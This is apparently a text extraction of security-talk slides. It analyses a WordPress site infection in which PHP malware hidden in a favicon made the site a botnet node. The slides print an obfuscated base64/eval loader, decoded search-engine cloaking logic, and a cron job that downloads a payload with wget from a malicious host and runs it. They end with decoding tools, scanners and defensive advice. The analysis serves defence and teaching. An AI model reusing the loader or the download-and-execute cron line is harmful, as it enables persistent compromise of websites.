7         // of the $dirty_base64_code transforming
8         // it in a correct base64 code
9         return base64_decode($base64_clean_code);
10    }
11
12    $random_var_dirty_base64_code = 'bTCX6xwiIdHnGlV406cHGUMyGH0QIlGU76wpVLk90RQX6xwiIdHnGlV4
13        Hc68UIZjKwLVKqZXocrHyIH04YZoHMeg896xDbTi3qWMeIaMnGd' .
14        [... looking-like-base64-encoded strings concatenations ...] .
15        's638s638sB4X6u38s638s638nT40s638s638s6wHvlzys6AxvWAZeczYeccpg40s638s63' . '8s6wH1rH40
16    $random_var_translation_key = Array('1' => 'e', '0' => '9', '3' => 'A', '2' => 'S', '5'
17        , 'C' => 'o', 'B' => 'H', 'E' => 'j', 'D' => '7', 'G' => 'c', 'F' => 'E', 'I' => 'b',
18        'q', 'Q' => 's', 'P' => 't', 'S' => 'u', 'R' => 'T', 'U' => 'n', 'T' => 'Q', 'W' =>
19        ' => 'D', 'e' => 'y', 'd' => 'm', 'g' => 'w', 'f' => '6', 'i' => 'p', 'h' => '5', 'k'
20        , 'p' => '0', 's' => 'I', 'r' => 'G', 'u' => 'i', 't' => 'P', 'w' => 'B', 'v' => 'Y'
21    eval
22    /*[random chars acting as ID tag]*/
23    (random_function_name($random_var_translation_key, $random_var_with_dirty_base64_code));
24 }
25 // 55dc265565c31933c4ea7059cac1db7c [... commented 32 chars of MD5 + encrypted code ...]
26

```

ToolBelt so far


Herramientas

- Browser console, browser dev tools, extensions
- Base64(code-decode):
base64decode.org
- Beautifier of code in HTML, CSS, JS and PHP:
ctrlq.org/beautifier

- Phased decrypter:
ddecode.com
unphp.net


Scanners

- Sitecheck (SUCURI)
sitecheck.sucuri.net
- VirusTotal:
virustotal.com
- WebPageTest:
webpagetest.org

A close-up, low-angle shot of a hand typing on a keyboard. The scene is dimly lit, with a strong blue and red light overlay that creates a moody, futuristic atmosphere. The text "After a several steps of decoding" is centered over the image in a white, sans-serif font. Below the text is a thin, white, wavy horizontal line.

After a several steps of
decoding

```
3  if (!@$_SERVER['HTTP_REFERER'] || !preg_match('/(google\.|\.facebook\.|\.yahoo\.|\.bing\.|baidu\.|yandex\.)/i', $_SERVER['HTTP_REFERER']))
4  {
5      return FALSE;
6  }
7
8  if (!@$_SERVER['HTTP_USER_AGENT'] || preg_match('/(yandexbot|baiduspider|archiver|track|crawler|google|msnbot|ysearch|search|bing|ask|indexer|majestic|scanner|spider|facebook|Bot|\\)/i', $_SERVER['HTTP_USER_AGENT']))
9  {
10     return FALSE;
11 }
12
13     [tds_path] => /nbgvecy5/engine.php
14     [tds_ip] => 1[REDACTED].133
15 )
16
```







OK....

But how it got re-infected?

SURPRISE!

- CronJob:



```
MAILTO=""
```

```
* * * * * wget -q -O xxxd5  
http://malicious.domain.com/xxxd && chmod 0755  
xxxd5 && /bin/sh xxxd5 /home/user/public_html &&  
rm -f xxxd
```

Conclusion



A favicon can make your site a Bot Node



0day ability



Different options available (SPAM included)



Tracking of infected sites and malware type used



BotNet Dashboard

Final Advises



Proactive measures



Reduce admins, plugins and themes (LEAST PRIVILEGE RULE)



Use a Passwords Manager, change periodically, strong ones



Backups (VALIDATE THEM)



Updates (REMEMBER: PATCHES COMES AFTER EXPLOITS)



Monitor your site (WPSCAN.com & files integrity scanner)



WAF (Web Application Firewall)

Remember to **Invest** in



HOSTING



SECURITY

A black and white photograph showing the back of a person wearing a dark t-shirt. The person's hair is visible at the top. The t-shirt has a white text graphic on the back. The background is out of focus, showing some light and dark shapes.

Everybody needs a hacker



THANKS!

QUESTIONS!

If you prefer
Twitter -> @pharar